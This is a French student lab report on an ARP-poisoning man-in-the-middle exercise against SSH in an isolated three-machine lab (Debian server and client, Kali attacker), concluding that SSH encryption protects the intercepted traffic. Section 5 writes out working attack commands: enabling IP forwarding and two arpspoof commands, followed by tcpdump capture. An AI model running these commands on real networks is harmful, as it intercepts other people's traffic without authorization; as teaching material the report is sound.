

Compte rendu – TP MITM SSH

1. Objectif du TP

L'objectif de ce TP est de mettre en place une architecture réseau composée de trois machines (client, serveur et attaquant) afin de comprendre le fonctionnement du protocole SSH et de démontrer une attaque de type **Man-In-The-Middle (MITM)** par empoisonnement ARP, à des fins pédagogiques.

2. Architecture mise en place

Machines utilisées

- **Serveur SSH (Debian 10)**

- Adresse IP : 192.168.56.10/24
- Service : OpenSSH (port 22/TCP)

```
link/ether 00:0c:29:e8:20:00 brd ff:ff:ff:ff:ff:ff
altname enp2s1
inet 192.168.56.10/24 brd 192.168.56.255 scope global ens33
    valid_lft forever preferred_lft forever
inet6 fe80::20c:29ff:fee8:2000/64 scope link
    valid_lft forever preferred_lft forever
root@srvssh:~#
```

- **Client SSH (Debian 10)**

- Adresse IP : 192.168.56.11/24
- Utilisateur : etusio

```
altname enp2s1
inet 192.168.56.11/24 brd 192.168.56.255 scope global ens33
    valid_lft forever preferred_lft forever
inet6 fe80::20c:29ff:fe3f:263c/64 scope link
    valid_lft forever preferred_lft forever
```

- **Attaquant (Kali Linux)**

- Adresse IP : 192.168.56.12 (ou .130)
- Outils : arpspoof, tcpdump, wireshark, ettercap

Toutes les machines sont connectées sur le même réseau **Host-only 192.168.56.0/24**.

3. Mise en place du serveur SSH

Sur le serveur Debian, le service OpenSSH a été installé et démarré :

```
apt update
```

```
apt install openssh-server
```

```
systemctl enable ssh
```

```
systemctl start ssh
```

```
etusio@srvssh:~$
```

Vérification du service :

```
systemctl status ssh
```

Le serveur écoute bien sur le port **22/TCP**.

```
root@srvssh:~# systemctl status ssh
• ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-01-15 14:10:43 CET; 1h 1min ago
     Docs: man:sshd(8)
           man:sshd_config(5)
   Process: 1099 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 1100 (sshd)
```

4. Connexion SSH depuis le client

Depuis le client Debian, une connexion SSH vers le serveur a été réalisée :

```
ssh etusio@192.168.56.10
```

```
Last login: Thu Jan 15 14:11:11 2026
etusio@srvssh:~$
```

Lors de la première connexion, une alerte indiquant que l’empreinte du serveur est inconnue apparaît. Cette alerte est normale et permet de vérifier l’identité du serveur SSH avant d’accepter la connexion.

5. Mise en place de l’attaque MITM (Kali)

Activation du routage IP

Sur Kali :

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Empoisonnement ARP

Deux commandes ont été lancées afin d’intercepter le trafic entre le client et le serveur :

```
sudo arpspoof -i eth0 -t 192.168.56.11 192.168.56.10
```

```
sudo arpspoof -i eth0 -t 192.168.56.10 192.168.56.11
```

```
(kali@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.56.11 192.168.56.10
0:c:29:8d:7a:7f 0:c:29:3f:26:3c 0806 42: arp reply 192.168.56.10 is-at 0:c:29:8d:7a:7f
0:c:29:8d:7a:7f 0:c:29:3f:26:3c 0806 42: arp reply 192.168.56.10 is-at 0:c:29:8d:7a:7f
```

Kali se place ainsi entre le client et le serveur (attaque MITM).

6. Capture du trafic SSH

Le trafic SSH a été observé depuis Kali à l'aide de :

```
sudo tcpdump -i eth0 port 22
```


ou avec **Wireshark** (filtre tcp.port == 22).

```
zsh: suspended sudo arpspoof -i eth0 -t 192.168.56.11 192.168.56.10
(kali@kali)-[~]
$ sudo tcpdump -i eth0 port 22 -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Lors de la connexion SSH depuis le client, les paquets transitent bien par la machine Kali.

7. Analyse et résultats

- Le trafic SSH est bien intercepté par l'attaquant.
- Les paquets sont visibles mais **le contenu est chiffré**.
- Le mot de passe et les commandes ne sont pas lisibles.



Cela montre que :

- Une attaque MITM permet d'intercepter une communication.
- Le chiffrement SSH protège efficacement les données.

8. Conclusion

Ce TP démontre qu'une attaque de type **Man-In-The-Middle** est possible sur un réseau local via l'empoisonnement ARP.

Cependant, grâce au chiffrement du protocole SSH, les informations sensibles restent protégées.

La sécurité repose donc sur :

- le chiffrement,
- la vigilance de l'utilisateur,
- la vérification de l'empreinte du serveur SSH.

Toute opération concernant le MITM fonctionne

Groupe : lior rayan alissia